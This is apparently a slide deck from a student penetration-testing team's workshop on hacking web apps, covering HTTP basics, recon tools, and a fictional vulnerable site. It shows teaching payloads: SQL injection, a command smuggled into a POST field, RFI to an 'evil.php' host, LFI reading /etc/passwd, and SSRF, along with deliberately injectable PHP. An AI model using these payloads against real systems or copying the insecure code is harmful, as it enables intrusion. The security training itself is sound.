# Week 3: Hacking Web Apps

**Web Application Hacking**

**https://jessh.zip/cptcweek3**

## SIGN IN PLEASE

https://jessh.zip/cptcweek3

## whoami

Derrick Tran | Dumosuku

CPP Alumni

**CCDC**
- Webmaster 2023 - 2024

**CPTC**
- Web Guy 2022 - 2023
- Co-captain 2023 - 2024

## whoami

Maxwell Caron | meeksbtw

4th year CIS

**CPTC**

- Linux / Cloud Lead 2023 - 2024

# Next on Bronco CPTC . . .

| When | What |
|---|---|
| ~~July 13th~~ | ~~Cyber Bootcamp Kickoff!~~ |
| ~~July 20th~~ | ~~Intro to Penetration Testing~~ |
| July 27th | Hacking Web Apps |
| August 3rd | Hacking Linux |
| August 10th | Hacking Windows |
| August 17th | Consulting |
| August 24th - 25th | **Tryouts** |
| Aug 31st - Sep 1st | Full CPTC Team Selected |

← You are here

## Previously on CPTC …

- Penetration Testing Methodology
- Kali Linux
- Client-Server Model
- Ports, network connections, and shells

## Agenda

1

**The Basics of Web**

How web applications work

2

**WAPTM**

Web App Penetration Testing Methodology

3

**Web App Vulnerabilities**

There's a lot, focus on understanding

4

**Lab**


Learn by doing

## 01
## What are Web Applications

## What are Web Applications?

Interactive web-pages

> Client (User) Interacts with frontend



Applications that run on web servers

> Their purpose is to provide service(s)

## How Web Apps Work

**Client Sends Request**

Client crafts HTTP request

Client sends HTTP request

**Server Handles Processing**

Server receives HTTP request

Server determines requested resource(s)

Server runs requested functions/processes

**Server Sends Response**

Server sends response code and response data, if applicable

ℹ Server capabilities include: database, command execution, file read/write

## HTTP Request Methods

|  |  |
|---|---|
| **GET:** | Request a resource |
| **POST:** | Send data to a server for processing |
| **PUT:** | Set a resource on the server |
| **DELETE:** | Delete a resource on a server |
| **HEAD:** | Request a page without its contents |
| **OPTIONS:** | Request allowed methods |

## HTTP Response Code Categories

| Code | Category |
|---|---|
| 100-199 | Informational |
| 200-299 | Success |
| 300-399 | Redirect |
| 400-499 | Client Error |
| 500-599 | Server Error |

## Common HTTP Response Code Examples

| | |
|---|---|
| Success: | 200 |
| Permanent Redirection: | 301 |
| Access Denied: | 403 |
| Not Found: | 404 |
| Internal Server Error: | 500 |

# Example POST Request

Headers

```
POST /purchase.php HTTP/1.1
Host: redemption.nft
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Origin: http://redemption.nft
Connection: close
Referer: http://redemption.nft/register.php
Cookie: PHPSESSID=0qgp1s8fb7lsf13av4qbojc4l7
Upgrade-Insecure-Requests: 1

ownerID=24&recipientID=25
```

## Example HTTP Response

| | |
|---|---|
| **Response Line:** | **200 OK** |
| **Response Headers:** | **Content-Type**: text/html; charset=utf-8 |
| | **Date**: Fri, 26 Feb 2021 18:00:00 GMT |
| | **Server**: Apache2 |
| | **Set-Cookie**: secret=myvalue |
| **Response Body:** | <html>Hello</html> |

| | |
|---|---|
| **200** | HTTP Response Code |
| **OK** | HTTP Response Message |
| **Content-Type \| Date** | Response Headers |
| **secret=myvalue** | Data provided by the browser |
| **<HTML>** | Response Body |

## 3 Types of Data Lifetimes

### Application/Stored

- Stored on the server, persistent

### Session

- Stored on either client/server, duration of session

### Request

- Sent from the client, unique per request

## Example Server Side Code

Request Data

SQL

```php
<?php
    if(isset($_POST["btn"])) {
        include("connect.php");
        $item_name=$_POST['iname'];
        $item_qty=$_POST['iqty'];
        $item_status=$_POST['istatus'];
        $date=$_POST['idate'];


        $q="insert into grocerytb(Item_name,Item_Quantity,Item_status,Date)
                values('$item_name',$item_qty,
                '$item_status','$date')";

        mysqli_query($con,$q);
        header("location:index.php");
    }
?>
```


## 02
## WAPTM

Web App Pentesting Methodology

## Web App Pen Testing Methodology

Discovery → Configuration → Data Validation

## Wappalyzer


Wappalyzer

TECHNOLOGIES | MORE INFO | Export

CMS

WordPress 6.2.2

Widgets

AddToAny

Ecommerce

WooCommerce 7.9.0

Analytics

Google Analytics GA4

Marketing automation

Salesforce Marketing Cloud Account Engagement

Databases


MySQL

Tag managers

Google Tag Manager

Adobe Experience Platform Launch

## Burp Suite


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options Us
Intercept HTTP history WebSockets history Options
Request Response
Pretty Raw Hex

Filter: Hiding CSS, image and general binary content

| # | Host | Method | URL | Params | Status | Length | MIME type | |
|---|---|---|---|---|---|---|---|---|
| 1 | http://redemption.nft | POST | /register.php | ✓ | 302 | 3611 | HTML | php |
| 2 | http://redemption.nft | GET | /login.php | | 200 | 2974 | HTML | php |

```
POST /register.php HTTP/1.1
Host: redemption.nft
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Origin: http://redemption.nft
Connection: close
Referer: http://redemption.nft/register.php
Cookie: PHPSESSID=0qgp1s8fb7lsf13av4qbojc4l7
Upgrade-Insecure-Requests: 1

username=hehe&password=password&confirm_password=password&wallet_id=hehe&account_type=2
```

# Gobuster

Gobuster can use wordlists to verify whether or not an endpoint exists by attempting to visit them

```
gobuster dir -u http://redemption.nft -w ./raft-large-directories-lowercase.txt -x php

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://redemption.nft/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-large-directories-lowercase.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/09/28 03:05:52 Starting gobuster in directory enumeration mode
===============================================================
/search.php           (Status: 200) [Size: 3143]

[...]

/browse.php           (Status: 403) [Size: 135]
/listing.php          (Status: 302) [Size: 2094] [--> login.php]
```

## Wordlists

### Passwords

/usr/share/wordlists/rockyou.txt
/usr/share/seclists/Passwords/xato-net-10-million-passwords.txt

### Directories

/usr/share/seclists/Discovery/Web-Content/raft-large-directories-lowercase.txt
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt

### Virtual Hosts/Subdomains

/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt

# SQLMap

SQLMap automatically checks for sql injection vulnerabilities by attempting many different payloads

```
sqlmap -r ./req.txt
        ___
       __H__
 ___ ___[,]_____ ___ ___
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|

[02:13:59] [INFO] testing connection to the target URL
[02:14:02] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[02:14:02] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[02:14:02] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
[02:14:31] [INFO] GET parameter 'q' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'q' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
---
    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: q=asdf') UNION ALL SELECT 49,49,49,49,49,49-- -
---
```

## 03
## Web App Vulnerabilities

Sanitize ***all*** the inputs!!!!!

# SQL Injection

**TLDR**: SQLi is crafting malicious backend SQL statements

```
http://redemption.nft/search.php?q=lmao
└── SELECT * FROM listing WHERE (‘listingName’ LIKE ‘%lmao%’)
```

Application makes a SQL query to a database

How can we **exploit** this with SQLi?

## How Can We Exploit SQLi?

`http://redemption.nft/search.php?q=lmao%')OR+1=1-- -`

`')` : ends the ‘**listingName**’ part of the SQL statement

`OR 1=1`: is a *boolean* statement (**TRUE** / **FALSE**)

`-- -`: comments the rest of the SQL statement

[...]: Original SQL statement

```
SELECT * FROM listing WHERE ('listingName' LIKE '%lmao%') OR 1=1-- -
```

## What is Command Injection?

**TLDR**: Command injection is a way for an attacker to execute commands

```
http://redemption.nft/purchase.php?ownerID=24&recipientID=25
```

The application runs `purchase.php` to get information. It takes 2 values which are used as variables within a command.

How can we **exploit** this with command injection?

## How Can We Exploit Command Injection?

**Normal POST Request:**

`ownerID=24&recipientID=25`

`purchase.php` will trade the item by swapping owner id 24 and recipientID 25

**Injecting a Command into the POST Request**

`ownerID=24&recipientID=25;<command>`

`purchase.php` will trade the item by swapping owner id 24 and recipientID 25 and execute a command

# How can we exploit Command Injection?

```
POST /purchase.php HTTP/1.1
Host: redemption.nft
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Origin: http://redemption.nft
Connection: close
Referer: http://redemption.nft/register.php
Cookie: PHPSESSID=0qgp1s8fb7lsf13av4qbojc4l7
Upgrade-Insecure-Requests: 1

ownerID=24&recipientID=25;ping -c 2 x.x.x.x
```

| | |
|---|---|
| 🟥 | Request parameters |
| 🟩 | Command separator |
| 🟪 | Malicious command |

## Local / Remote File Inclusion

LFI/RFI occurs when a web application insecurely loads some of its objects (ie: an image)

```
http://redemption.nft/browse.php?file=sink.png
```

Index page uses a GET parameter to load some of its content

How can we exploit this with LFI/RFI?

## How Can We Exploit LFI/RFI?

`http://redemption.nft/browse.php?file=sink.png`

`?` : Indicates the next word is a GET parameter

`file`: name of the parameter

`sink.png`: value of the page parameter

RFI: `http://10.10.22.1/evil.php`

LFI: `../../../../../etc/passwd`

Consider POST parameters too!

## Server Side Request Forgery

Make requests on behalf of the server

**Legitimate**

```
POST /product/stock HTTP/1.0
Content-Type:
application/x-www-form-urlencoded
Content-Length: 1337

stockApi=http://stock.redemption.nft:8080/pr
oduct/stock/check%3FproductID%3D6%26storeID%
3D1
```

**Malicious**

```
POST /product/stock HTTP/1.0
Content-Type:
application/x-www-form-urlencoded
Content-Length: 1337

stockApi=http://localhost/admin
```

## Insecure Access Controls

**Insecure Direct Object References**

└── Occurs when user-input is used to determine which objects to access
redemption.nft/search.php?listingID=0

**Parameter-Based Access Methods**

└── User rights determined at login
admin:0

**Referer-Based Access Control**

└── Authorization based on previous site
redemption.nft/admin
redemption.nft/admin/deleteUser

## 04
## Lab/Homework

https://jessh.zip/cptc3hw